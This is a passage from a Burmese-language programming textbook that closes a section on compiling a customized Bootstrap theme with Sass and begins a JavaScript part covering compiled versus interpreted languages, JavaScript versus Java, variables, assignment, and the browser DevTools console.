
`sass` ကိုအသုံးပြုပြီး `scss` ဖိုဒါထဲမှာရှိတဲ့ `custom.scss` ဖိုင်ကို `css` ဖိုဒါထဲမှာ `custom.css` ဆိုတဲ့အမည်နဲ့ Compile လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ ပြီးသွားရင် `custom.css` ဖိုင်ကိုဖွင့်ကြည့်နိုင်ပါတယ်။ အထဲမှာ Bootstrap CSS ကုဒ်တွေပါဝင်တာကို တွေ့ရပါလိမ့်မယ်။ ထူးခြားသွားတာက ကျွန်တော်တို့ ပြုပြင်ဖြည့်စွက်ပြီး ရေးပေးလိုက်တဲ့ ကုဒ်တွေပါ ရောပါသွားတာမို့လို့ အခုနေ အသုံးပြုရင် ပြုပြင်ဖြည့်စွက် ထားတဲ့အတိုင်း ရရှိမှာဖြစ်ပါတယ်။

စမ်းသပ်နိုင်ဖို့အတွက် `index.html` ထဲမှာ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
     <meta charset="UTF-8">
     <meta name="viewport"
           content="width=device-width, initial-scale=1.0">
     <title>Theme</title>
     <link rel="stylesheet" href="css/custom.css">
</head>
<body>
     <div class="container">
          <div class="note">This is a custom note component</div>

          <button class="btn btn-primary">Primary</button>
          <button class="btn btn-secondary">Secondary</button>
          <button class="btn btn-success">Success</button>
          <button class="btn btn-warning">Warning</button>
     </div>
</body>
</html>
```

<link> နဲ့ချိတ်ထားတာ Bootstrap မဟုတ်တော့ပါဘူး။ css ထဲက custom.css ဖြစ်သွားပါပြီ။ စမ်းကြည့်လိုက်ရင် ရလဒ်က အခုလိုဖြစ်မှာပါ။



ဖြည့်စွက်ထည့်သွင်းထားတဲ့ `note` Component အလုပ်လုပ်နေတာကိုတွေ့ရမှာ ဖြစ်သလို `primary`, `secondary`, `success`, `warning` စတဲ့ Color တွေကလည်း ပြုပြင်ပေးလိုက်တဲ့အတိုင်း ဖော်ပြနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Button တွေမှာ Rounded Corner လေးတွေမပါတော့ဘဲ လုံးဝလေးထောင့် ဖြစ်နေတာကိုလည်း သတိပြုပါ။

ဒီနည်းနဲ့ Bootstrap ကို Customize လုပ်ထားခြင်းအားဖြင့် အများနဲ့မတူ ကွဲပြားတဲ့ အသွင်အပြင်တွေကို ရရှိနိုင်ပါတယ်။ ဒီနည်းကိုသုံးပြီး ကြိုရေးပေးထားတဲ့ Bootstrap Themes တွေလည်းအများအပြား ရှိနေပါတယ်။ တစ်ချို့က အခပေး Themes တွေဖြစ်ပြီး တစ်ချို့ကတော့ အခမဲ့ရတဲ့ Themes တွေပါ။ ရှာဖွေလေ့လာပြီး အသုံးပြုကြည့်သင့်ပါတယ်။

ဒီလောက်ဆိုရင် အတော်လေးလည်းစုံသွားပြီမို့လို့ နောက်တစ်ပိုင်းမှာ JavaScript အကြောင်းကို ဆက်လက် လေ့လာသွားကြမှာပဲ ဖြစ်ပါတယ်။

အပိုင်း (၃)

JavaScript

အခန်း (၁၁) – Programming Language

Programming Language ဆိုတာဟာ လူ နဲ့ ကွန်ပျူတာရဲ့ ကြားထဲက ကြားခံဘာသာစကား ဖြစ်ပါတယ်။ လူတွေကနေစဉ်သုံး မြန်မာ၊ အင်္ဂလိပ် စတဲ့ ဘာသာစကားတွေကို နားလည်အသုံးပြုကြပြီး ကွန်ပျူတာကတော့ 0 နဲ့ 1 တွေ စုဖွဲ့ပါဝင်တဲ့ Binary System ခေါ် ဘာသာစကားကိုသာ နားလည်အသုံးပြုပါတယ်။ ဒါကြောင့် ကွန်ပျူတာကို ညွှန်ကြားချက်တွေ ပေးပြီး လိုသလိုစေခိုင်းလိုရင် ကွန်ပျူတာနားလည်တဲ့ ဘာသာစကားကို အသုံးပြု စေခိုင်းရမှာပါ။ လူတွေအတွက် ကွန်ပျူတာနားလည်တဲ့ Binary System ကို တိုက်ရိုက် အသုံးပြုဖို့ ခက်ခဲလွန်းပါတယ်။ အဆင်မပြေပါဘူး။ ဒါကြောင့် Programming Language ခေါ် ကြားခံဘာသာစကားတွေကို တီထွင်ပြီး ကွန်ပျူတာကို ညွှန်ကြားစေခိုင်းကြခြင်းပဲ ဖြစ်ပါတယ်။ Programming Language တွေကို အသုံးပြုပြီး ကွန်ပျူတာကို ညွှန်ကြားတဲ့ ကုဒ်တွေ ရေးသားတဲ့လုပ်ငန်းကို **ပရိုဂရမ်းမင်း** လို့ခေါ်ပြီးတော့၊ ဒီလိုရေးသားနိုင်သူကို **ပရိုဂရမ်မာ** လို့ ခေါ်ကြပါတယ်။

Programming Language တွေကို အသုံးပြုရေးသားထားတဲ့ ညွှန်ကြားချက်တွေကို ကွန်ပျူတာနားလည်တဲ့ ဘာသာစကား ဖြစ်အောင် ပြောင်းလို့ရပါတယ်။ ဒီလိုပြောင်းတဲ့အခါ ပြောင်းပုံပြောင်းနည်း (၂) မျိုးရှိတယ်လို့ အကြမ်းဖျဉ်းအားဖြင့် ပြောနိုင်ပါတယ်။

တစ်မျိုးကတော့ Compiler လို့ခေါ်တဲ့ ကြိုတင်ဘာသာပြန်တဲ့ စနစ်ဖြစ်ပါတယ်။ အင်္ဂလိပ်လိုရေးထားတဲ့ စာတစ်ပုဒ်ရှိတယ်ဆိုကြပါစို့။ ဘာသာပြန်တဲ့ လူတစ်ယောက်က အဲ့ဒီစာကို ကြိုတင်ဘာသာပြန်ပြီး ဗမာလို ရေးထားပေးလိုက်မယ်ဆိုရင်၊ ဗမာလိုဖတ်ချင်တဲ့သူက မူလအင်္ဂလိပ်လို ရေးထားတဲ့စာကို ကြည့်စရာမလိုတော့ပါဘူး။ ဗမာလို ပြန်ပြီးသားကို ဖတ်လိုက်ယုံပါပဲ။ ဒီလိုစနစ်မျိုးနဲ့ အလုပ်လုပ်တဲ့ Programming Language တွေကို Compiled Language လို့ ခေါ်ပါတယ်။ ထင်ရှားတဲ့ Compiled Language တွေကတော့ C/C++, Java, Go, Rust တို့ ဖြစ်ပါတယ်။ ဒီ Language တွေကိုအသုံးပြုပြီး ညွှန်ကြားချက်ကုဒ်တွေ ရေးပြီးရင် ကွန်ပျူတာနားလည်တဲ့ ကုဒ်ဖြစ်အောင် ကြိုတင်ဘာသာပြန်စနစ် Compiler နဲ့ Compile

လုပ်ပြီး ပြောင်းပေးရပါတယ်။ ကွန်ပျူတာက မူရင်းကုဒ်ကို မသိပါဘူး။ Compile လုပ်ပြီးပြောင်းထားတဲ့ သူ နားလည်တာကိုသာ တိုက်ရိုက်ကြည့်ရှု အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။

နောက်တစ်မျိုးကတော့ Interpreter လို့ခေါ်တဲ့ တိုက်ရိုက်ဘာသာပြန်စနစ် ဖြစ်ပါတယ်။ ဘာနဲ့တူလဲဆိုတော့၊ အင်္ဂလိပ်လိုလူတစ်ယောက်က ပြောနေတဲ့အခါ၊ ဘာသာပြန်တဲ့သူက တိုက်ရိုက် သူပြောသမျှကို ဗမာလိုဘာသာပြန် ပြောပြပေးတဲ့ သဘောမျိုးနဲ့ တူပါတယ်။ နားထောင်တဲ့သူက အင်္ဂလိပ်လို နားမလည်ရင်တောင်၊ ကြားထဲက ဘာသာပြန်က တိုက်ရိုက်အသံထွက်ပြန်ပေးနေလို့ နားလည်သွားတဲ့ သဘောမျိုးပါ။ ဒီလိုစနစ်မျိုးနဲ့ အလုပ်လုပ်တဲ့ Programming Language တွေကို Interpreted Language လို့ ခေါ်ပါတယ်။ Script Language လို့လည်း ခေါ်ကြပါသေးတယ်။ ထင်ရှားတဲ့ Interpreted Language တွေကတော့ Python, Ruby, PHP, JavaScript တို့ ဖြစ်ပါတယ်။ ဒီ Language တွေကိုသုံးပြီး ညွှန်ကြားချက်ကုဒ်တွေရေးပေးလိုက်ရင် ကွန်ပျူတာက အဲ့ဒီကုဒ်ကို နားလည်အလုပ်လုပ်နိုင်ပါတယ်။ သူ့အလိုအလျောက် နားလည်တာမျိုးမဟုတ်ဘဲ ကြားထဲက Interpreter က တိုက်ရိုက်ဘာသာပြန်ပေးနေတဲ့အတွက် နားလည်သွားတဲ့သဘောပဲ ဖြစ်ပါတယ်။

JavaScript

JavaScript ဟာ သူ့အမည်မှာကိုက Script ဆိုတဲ့အသုံးအနှုန်းပါနေပြီး ဖြစ်ပါတယ်။ Interpreted Language တစ်မျိုး၊ Script Language တစ်မျိုး ဖြစ်ပါတယ်။ ဒါကြောင့် JavaScript ကို အသုံးပြုပြီး ညွှန်ကြားချက်ကုဒ်တွေ ရေးပေးလိုက်ရင် ကွန်ပျူတာက နားလည်အလုပ်လုပ်နိုင်ပါတယ်။ အထက်မှာပြောခဲ့သလို တိုက်ရိုက်ဘာသာပြန်စနစ် Interpreter ရဲ့အကူအညီနဲ့ နားလည်နိုင်တာပါ။

JavaScript ကို အရင်က Client-side Script လို့လည်း ခေါ်ကြပါတယ်။ ဒီနေရာမှာ Client တွေ Server တွေအကြောင်းကို အကျယ်မချဲ့ချင်သေးပါဘူး။ လိုရင်းအတိုချုပ် ဒီလိုမှတ်နိုင်ပါတယ်။ JavaScript ဟာ Chrome, Edge, Firefox စတဲ့ Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ Programming Language ပါ။ အဲ့ဒီ Web Browser တွေ ကိုယ်တိုင်က JavaScript ကုဒ်တွေကို တိုက်ရိုက်ဘာသာပြန်ပေးနိုင်တဲ့ Interpreter တွေ ဖြစ်နေတာပါ။ ဒီ Web Browser တွေဟာ Google, Facebook, YouTube စတဲ့ Server ကို ဆက်သွယ် အလုပ်လုပ်ပေးနိုင်တဲ့ Client Software တွေ ဖြစ်ကြပါတယ်။ ဒါကြောင့် Client Software တစ်မျိုးဖြစ်တဲ့ Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ Language ဖြစ်နေလို့ JavaScript ကို Client-side Language လို့ ခေါ်ခြင်းပဲ ဖြစ်ပါတယ်။

JavaScript ကို စတင်တီထွင်စဉ်က အဲ့ဒီလို Client-side Language အနေနဲ့ တီထွင်ခဲ့ကြတာပါ။ နောက် တော့မှ Node လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုး ထွက်ပေါ်လာပြီး JavaScript ကုဒ်တွေကို Browser မလို တော့ဘဲ ဘာသာပြန် အလုပ်လုပ်ပေးနိုင်လာတာပါ။

ဒါကြောင့်ကနေ့အချိန်မှာတော့ JavaScript ဟာ General Purpose ခေါ် ကဏ္ဍစုံမှာ အသုံးပြုနိုင်တဲ့ စွယ်စုံသုံး Language တစ်ခုဖြစ်နေပါပြီ။ JavaScript ကိုအသုံးပြုပြီး Web Application တွေ၊ Mobile App တွေ Desktop Software တွေ ရေးသားဖန်တီးလို့ ရပါတယ်။

JavaScript သည် Java မဟုတ်

ကနေ့အချိန်မှာ ပရိုဂရမ်းမင်း ကိုစိတ်ဝင်စားလို့ လေ့လာကြသူအများစု သိကြပြီး ဖြစ်မယ်လို့ ထင်မိပေမယ့် သိပ်မသိကြသေးတာလေး တစ်ခုရှိပါသေးတယ်။ Java နဲ့ JavaScript တို့ဟာ ထင်ရှားတဲ့ Programming Language တွေ ဖြစ်ကြပါတယ်။ ဒါပေမယ့် နာမည်အားဖြင့် ဆင်တူပေမယ့် တစ်ခုနဲ့တစ်ခု ဆက်စပ်သက်ဆိုင်ခြင်းမရှိတဲ့ သီးခြားနည်းပညာတွေပါ။ အသုံးချတဲ့ နယ်ပယ်တွေလည်း မတူကြပါဘူး။ Java ကို လုပ်ငန်းသုံးဆော့ဖ်ဝဲတွေ ဖန်တီးဖို့နဲ့ Android App တွေ ဖန်တီးဖို့အပိုင်းမှာ ပိုအသုံးများကြပါတယ်။ JavaScript ကိုတော့ Web App တွေ ဖန်တီးဖို့နဲ့ Web Services တွေ ဖန်တီးဖို့ ပိုအသုံးများကြပါတယ်။ Java ဟာ Compiled Language တစ်မျိုးဖြစ်ပြီး JavaScript ဟာ Interpreted Language တစ်မျိုးပါ။ ဒီနေရာမှာလည်း မတူကြပါဘူး။ ပြီးတော့ Java ဟာ Statically Typed သဘောသဘာဝ ရှိပြီး JavaScript ကတော့ Loosely Typed သဘောသဘာဝရှိပါတယ်။ ဒီသဘောသဘာဝတွေ အကြောင်းကို Data Types တွေ အကြောင်းပြောရင်းနဲ့ နောက်ပိုင်းမှာ ဆက်ရှင်းပြသွားမှာပါ။ တခြားကွဲပြားမှုတွေလည်း ကျန်သေးပေမယ့် အခုနေပြောလိုက်ရင် အဆင့်ကျော်သလို ဖြစ်နေပါလိမ့်မယ်။ ဒါကြောင့် လိုရင်းအနှစ်ချုပ်အနေနဲ့ Java နဲ့ JavaScript တို့ဟာ အမည်အားဖြင့် ဆင်တူပေမယ့် မတူကွဲပြားတဲ့ သီးခြားနည်းပညာတွေ ဖြစ်ကြတယ် ဆိုတာလောက်ကိုပဲ မှတ်သားထားပေးပါ။

အခန်း (၁၂) – JavaScript Variables

ပရိုဂရမ်းမင်းကို လေ့လာတဲ့အခါ ကိုယ်ရေးလိုက်တဲ့ကုဒ်ကို ကွန်ပျူတာက ဘယ်လိုနားလည် အလုပ်လုပ်သွားသလဲဆိုတာကို ပုံဖော်ကြည့်နိုင်စွမ်းရှိဖို့ အရေးကြီးပါတယ်။ ဒါအရေးအကြီးဆုံး လိုအပ်ချက်လို့ ဆိုနိုင်ပါတယ်။ ပုံဖော်ကြည့်တယ် ဆိုတဲ့နေရာမှာ ကိုယ်သုံးနေတဲ့ ကွန်ပျူတာစနစ်ရဲ့ ဟိုးအတွင်းပိုင်း အလုပ်လုပ်ပုံကို အသေးစိတ်နားလည်ပြီး ပုံဖော်ကြည့်နိုင်ရင်တော့ အကောင်းဆုံးပါပဲ။ ဒါပေမယ့် လက်တွေ့မှာ ကွန်ပျူတာစနစ်တွေက တစ်ခုနဲ့တစ်ခု မတူကြလို့ စနစ်အားလုံးကို အသေးစိတ်နားလည်ထားဖို့ လွယ်တော့ မလွယ်ပါဘူး။

ဒါပေမယ့် ကိစ္စမရှိပါဘူး။ ကွန်ပျူတာစနစ်တွေမှာ Abstraction ခေါ် အလွှာလိုက် အဆင့်လိုက် ရှိနေကြလို့ ကိုယ်ထိတွေ့ရမယ့်အလွှာကို နားလည်ထားရင် ရပါပြီ။ နောက်ပိုင်းမှ ကျန်အလွှာတွေကို ထပ်ဆင့်လေ့လာသွားကြရမှာပါ။ အဝေးကြီးမကြည့်ပါနဲ့၊ လူဦးနှောက်အသိစိတ်ကိုပဲကြည့်ပါ။ လက်လေးတစ်ဖက် လှုပ်ရင် လှုပ်သွားတယ်ဆိုတာကို အသိစိတ်က သိပါတယ်။ ဒါပေမယ့် အဲ့ဒီလက်လေး လှုပ်သွားဖို့အတွက် အရိုးတွေ၊ ကြွက်သားတွေ၊ နာဗ်ကြောတွေ ဘယ်လိုပေါင်းစပ် အလုပ်လုပ်သွားသလဲ အတိအကျ မသိပါဘူး။ အဲ့ဒီအရိုး၊ ကြွက်သား၊ နာဗ်ကြောတွေ ဖြစ်ပေါ်လာဖို့ ဖွဲ့စည်းထားတဲ့ အက်တမ်တွေ၊ တစ်ရှူးတွေရဲ့ ပါဝင်မှုဖွဲ့စည်းပုံကိုလည်း မသိပါဘူး။ ဒါပေမယ့် အနည်းဆုံးအခြေခံဖြစ်တဲ့ လက်ကလေးလှုပ်သွားရင် လှုပ်တယ်ဆိုတာကို သိတဲ့ အသိစိတ်ရှိနေတာနဲ့တင် နေ့စဉ်ပုံမှန် လှုပ်ရှားသွားနိုင်နေပါပြီ။

ဒီသဘောပါပဲ။ ကွန်ပျူတာရဲ့ ဟိုးအတွင်းပိုင်း ထရန်စ္စတာလေးတွေရဲ့ အလုပ်လုပ်ပုံ၊ CPU Architecture အကြောင်း၊ Operating System တွေရဲ့ အလုပ်လုပ်ပုံ၊ Compiler/Interpreter တွေရဲ့ အလုပ်လုပ်ပုံအဆင့်ဆင့်၊ စသည်ဖြင့် သိထားရင်ကောင်းပါတယ်။ ဒါပေမယ့် အနည်းဆုံးအခြေခံဖြစ်တဲ့ ကုဒ်ရေးထုံးပိုင်းလောက် သိထားရင် လိုချင်တဲ့ရလဒ် ရရှိအောင် အလုပ်လုပ်လို့ရနေပါပြီ။ ကျန်အဆင့် ကျန်အလွှာတွေကိုတော့ ကိုယ့်ရွေးချယ်မှုပေါ်မူတည်ပြီး ဘယ်အဆင့် ဘယ်အလွှာထိ ဆက်လေ့လာသွားမလဲဆိုတာ နောင်မှာ ဆုံးဖြတ်

လေ့လာသွားကြရမှာပဲ ဖြစ်ပါတယ်။ ရှေ့ဆက်ဖော်ပြတဲ့အခါ ဒီသဘောကို အခြေခံပြီး ရှင်းလင်းဖော် ပြသွားမှာပဲဖြစ်ပါတယ်။

Variables

Variables ကို မြန်မာလို တိုက်ရိုက်ပြန်ရင်တော့ ကိန်းရှင်လို့ ပြန်ရပါမယ်။ ပြောင်းလဲနိုင်သော တန်ဖိုးပေါ့။ မျက်စိထဲမှာ ဘယ်လိုပုံဖော်ကြည့်ရမလဲဆိုရင်၊ Variable ဆိုတာ ကွန်ပျူတာ Memory ပေါ်က နှစ်သက်ရာ တန်ဖိုးတွေ သိမ်းလို့ရတဲ့ နေရာလေးတစ်ခု လို့ မြင်ကြည့်နိုင်ပါတယ်။ အခုလို ညွှန်ကြားချက်လေး တစ်ခု ပေးလိုက်မယ် ဆိုကြပါစို့။

```
var num
```

ဒါဟာ Memory ပေါ်မှာ နေရာလေးတစ်ခုယူပြီး အဲ့ဒီနေရာကို `num` လို့ အမည်ပေးလိုက်တာပါ။ ဘယ်နား မှာနေရာယူရမယ်၊ ဘယ်လိုနေရာယူရမယ်ဆိုတာ ကိုယ်တိုင်တိုက်ရိုက် စီမံစရာမလိုပါဘူး။ သတ်မှတ်ထားတဲ့ ရေးထုံးကို အသုံးပြုပြီး ညွှန်ကြားချက်ကို ရေးပေးလိုက်ယုံပါပဲ။ ကျန်တာကို Compiler/Interpreter က ကြည့်လုပ်သွားပါလိမ့်မယ်။ JavaScript မှာ Variable ကြေညာလိုရင် `var` Keyword ကို အသုံးပြုပြီး ကြေညာရတယ်ဆိုတဲ့ ရေးထုံးသတ်မှတ်ရှိလို့ သတ်မှတ်ချက်နဲ့အညီ ညွှန်ကြားလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။

နေရာလေးယူပြီးပြီ ဆိုရင်တော့ အဲ့ဒီနေရာမှာ သိမ်းချင်တဲ့တန်ဖိုးတွေ သိမ်းလို့ရသွားပါပြီ။ ဒီလိုသိမ်းဖို့ အတွက် Programming Language အများစုက Equal သင်္ကေတကို သုံးကြပါတယ်။ ဒီလိုပါ –

```
var num
num = 3
```

ဒါဟာ Memory ပေါ်မှာ နေရာတစ်ခုယူ၊ `num` လို့အမည်ပေးပြီး၊ အဲ့ဒီနေရာမှာ 3 ဆိုတဲ့တန်ဖိုးကို သိမ်းလိုက် တာပါ။ တစ်ဆက်ထဲ အခုလိုရေးမယ်ဆိုရင်လည်း ရပါတယ်။

```
var num = 3
```

အများစုက Equal ဆိုရင်ညီတယ်လို့ သိထားတာမို့လို့ ပရိုဂရမ်းမင်း ကိုစလေ့လာချိန်မှာ ဒါဟာ ခေါင်းထဲမှာ ပုံဖော်ကြည်ရခက်ပြီး အခက်တွေ့ကြလေ့ရှိတဲ့ ပြဿနာတစ်ခုပါ။ ဒါကြောင့် ဒါလေးကို အထူးဂရုပြုဖို့ လိုပါလိမ့်မယ်။ Equal သင်္ကေတကို ပရိုဂရမ်းမင်းမှာ အများအားဖြင့် တန်ဖိုးသတ်မှတ်ဖို့ သုံးကြပါတယ်။ Assignment Operator လို့ခေါ်ပါတယ်။ ညီတယ်ဆိုတဲ့ အဓိပ္ပါယ်မဟုတ်ပါဘူး။ ဒါကြောင့် Equal သင်္ကေတလေးကိုတွေ့ရင် ဒီလိုမျက်စိထဲမှာ မြင်ကြည့်လိုက်ပါ။

Pseudocode

```
var num ← 3
```

နောက်ပိုင်းမှာ ကုဒ်နမူနာတွေကို ဖော်ပြတဲ့အခါ ဘာကုဒ်အမျိုးအစားလဲ ကွဲပြားသွားအောင် နမူနာရဲ့အပေါ်နားမှာ ခေါင်းစဉ်တပ် ဖော်ပြသွားပါမယ်။ အထက်ကနမူနာဟာ လက်တွေ့အလုပ်လုပ်တဲ့ကုဒ်မဟုတ်ဘဲ သဘောသဘာဝကို ရှင်းပြဖို့အတွက် အသုံးပြုတဲ့ Pseudocode ခေါ် နမူနာကုဒ် ဖြစ်တဲ့အတွက် Pseudocode လို့ ခေါင်းစဉ်တပ် ပေးထားပါတယ်။

သိမ်းထားတဲ့ တန်ဖိုးတွေကို လိုအပ်တဲ့အခါ ပြန်ယူသုံးလို့ရသလို၊ အခြားတန်ဖိုးနဲ့ ပြောင်းသိမ်းလို့လည်း ရပါတယ်။ ဥပမာ -


JavaScript

```
var num1 = 5
var num2 = 10
var num3 = num1 + num2
```

ရေးထားတဲ့ကုဒ်အရ Variable (၃) ခု တစ်ခုပြီးတစ်ခု ကြေညာထားတာပါ။ တန်ဖိုးတွေလည်း တစ်ခါထဲ ထည့်ထားပါတယ်။ ထူးခြားချက်အနေနဲ့ `num3` အတွက်တန်ဖိုးအတွက် `num1` နဲ့ `num2` ကို ပေါင်းပြီး ထည့်ဖို့ ညွှန်ကြားချက်ပေးထားပါတယ်။ Plus သင်္ကေတကိုတော့ ပရိုဂရမ်းမင်းမှာလည်း ကိန်းဂဏန်းတွေ ပေါင်းဖို့သုံးနိုင်ပါတယ်။

ဒီစာအုပ်မှာ ဖော်ပြထားတဲ့ နမူနာ JavaScript ကုဒ်တွေကို တစ်ခါထဲ လက်တွေ့ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုစမ်းကြည့်နိုင်ဖို့အတွက် သီးခြားနည်းပညာတွေ ထပ်ထည့်ဖို့မလိုပါဘူး။ Chrome, Edge,

Firefox စတဲ့ ပုံမှန်အသုံးပြုနေကြ Web Browser တစ်ခုရှိရင် စမ်းလို့ရပါတယ်။ Web Browser တွေမှာ DevTools လို့ခေါ်တဲ့ နည်းပညာတစ်ခု ပါဝင်ပြီး၊ အဲ့ဒီ DevTools ထဲမှာ JavaScript ကုဒ်တွေ ရေးလို့ စမ်းလို့ရတဲ့ JavaScript Console လုပ်ဆောင်ချက် ပါဝင်ပါတယ်။



နမူနာပုံမှာ လေ့လာကြည့်ပါ။ Browser ရဲ့ နေရာလွတ်မှာ Right Click နှိပ်ပြီး Inspect ကို ရွေးခြင်းအားဖြင့် DevTools ကို ဖွင့်နိုင်ပါတယ်။ Chrome Browser မှာတော့ Ctrl+Shift+I (သို့) Ctrl+Shift+J ကို Shortcut အနေနဲ့ နှိပ်ပြီးဖွင့်နိုင်ပါတယ်။ ပြီးတဲ့အခါ နမူနာပုံရဲ့ နံပါတ် (3) ပြထားတဲ့နေရာက Console ကိုနှိပ်ပြီး နံပါတ် (4) ပြထားတဲ့ နေရာမှာ JavaScript ကုဒ်တွေရေးပြီး စမ်းကြည့်လို့ရပါပြီ။

နံပါတ် (5) ပြထားတဲ့ Menu ကိုနှိပ်ပြီး DevTools ဖော်ပြတဲ့နေရာ ပြောင်းလို့ရပါတယ်။ နမူနာမှာ Browser ရဲ့ ညာဘက်ခြမ်းမှာ ဖော်ပြထားပါတယ်။ အောက်ဘက်ခြမ်းမှာ ဖော်ပြချင်ရင်လည်းရပါတယ်။ ဘယ်ဘက်ခြမ်းမှာ ဖော်ပြချင်ရင်လည်း ရပါတယ်။ ဒါမှမဟုတ် DevTools ကိုသီးခြား Window တစ်ခုနဲ့ ပြစေချင်ရင်လည်းရပါတယ်။ Menu ထဲက Dock side ဘေးနားက ခလုပ်လေးတွေကို နှိပ်ပြီး ပြောင်းပေးနိုင်ပါတယ်။

Console မှာ ကုဒ်တွေရေးစမ်းတဲ့အခါ တစ်ကြောင်းရေးရင် တစ်ခါ အလုပ်လုပ်ပြီး အလုပ်လုပ်လိုက်တဲ့ အတွက် ပြန်ရလာတဲ့ ရလဒ်ကို ချက်ချင်းတွေ့မြင်ရပါတယ်။ ဥပမာ 1 + 1 ရေးပြီး Enter နှိပ်လိုက်ရင် 2 ဆိုတဲ့ရလဒ်ကို ချက်ချင်းပြန်ရပါတယ်။ အပေါ်ကနမူနာပုံမှာလည်း ကုဒ်နှစ်ကြောင်းရေးစမ်းထားပါတယ်။ `var num` ဆိုတဲ့ကုဒ်ရဲ့ ရလဒ်ကတော့ undefined ဖြစ်နေတာကို တွေ့ရပါလိမ့်မယ်။ ရလဒ်တန်ဖိုး မရှိသေးလို့ `undefined` ကိုရလဒ်အနေနဲ့ ပြန်ရတာပါ။ နောက်တစ်လိုင်းမှာ `num = 3` လို့ရေးလိုက်တဲ့အခါ ရလဒ်အနေနဲ့လည်း 3 ကိုပဲ ပြန်ရတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

ကုဒ်နမူနာတွေကို လက်တွေ့ရေးစမ်းလိုက်ခြင်းအားဖြင့်၊ ကုဒ်ရဲ့ အလုပ်လုပ်ပုံကို တစ်ခါထဲ မျက်မြင် တွေ့ရလို့ ပိုပြီးတော့ နားလည်သွားမှာဖြစ်ပါတယ်။ မှားတတ်တဲ့အမှားတွေကိုလည်း တစ်ခါထဲ တွေ့မြင်သွားမှာ ဖြစ်သလို၊ ရေးကျင့်လည်း တစ်ခါထဲ ရသွားမှာ ဖြစ်ပါတယ်။ <u>လက်တွေ့ရေးစမ်းတာထက် ပိုထိရောက်တဲ့ လေ့လာနည်း မရှိပါဘူး</u>။ ဒါကြောင့် ကုဒ်နမူနာတွေကို တစ်ခါထဲရေးစမ်းကြဖို့ တိုက်တွန်းပါတယ်။ လိုက်ရေးလို့ရအောင်လည်း နမူနာတွေကို ပေးသွားမှာပါ။

